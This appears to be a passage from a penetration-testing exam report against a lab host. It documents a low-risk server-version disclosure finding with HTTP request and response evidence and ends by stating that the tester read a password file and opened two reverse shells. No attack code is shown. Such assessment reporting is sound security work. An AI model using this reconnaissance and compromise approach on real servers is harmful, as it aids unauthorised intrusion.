IMPACT	Low
LIKELIHOOD	Low
OVERALL RISK	LOW (2.0)
CVSS v3.1	CVSS:3.1/AV:N/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	
The Server header describes the server application that handled the request. Detailed information in this header can expose the server to attackers. Using the information in this header, attackers can find vulnerabilities easier.	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as Low . An attacker can use this information to launch further attacks. The likelihood of conducting successful exploitation of this issue is Low .	
AFFECTED URL(S)	
http://blog.terahost.exam/	
RECOMMENDATIONS	
It is recommended to, <ul style="list-style-type: none"> remove the header that displays the version or a generic message. References: https://www.thesmartscanner.com/vulnerability-list/server-version-disclosure https://crash-test-security.com/server-version-fingerprinting/	

SUPPORTING EVIDENCE(S)

Steps to reproduce: Visit the affected URL as shown in the below evidence and observe the highlighted response.

Request	Response
<pre>Pretty Raw Hex 1 GET / HTTP/1.1 2 Host: blog.terahost.exam 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 4 Firefox/115.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate 9 Connection: close 10 Cookie: PHPSESSID=3djr62l3evi16gsdn2jj2qbc94 11 Upgrade-Insecure-Requests: 1 12 13 14 15 16 17 18 19 20</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Tue, 21 Nov 2023 07:54:19 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 06:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 3003 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 <!DOCTYPE HTML> 13 <!-- 14 Industrious by TEMPLATED 15 templated.co @templated.co 16 Released for free under the Creative Commons Attribution 3.0 license 17 (templated.co/license) 18 ... 19 <html> 20 <head> 21 <title> 22 FooCorp 23 </title></pre>

PoC: Web server disclosure

7. Conclusion

This analysis is based on the technologies and known threats as of the date of this report. We were able to find the content of the **/usr/local/etc/exam/pass** file located on the admin server (**10.100.13.33**) and established two reverse shells by exploiting two services running on the localhost of the **http://blog.terahost.exam (10.100.13.34)** server. This was the necessary condition to pass this exam.

End of Document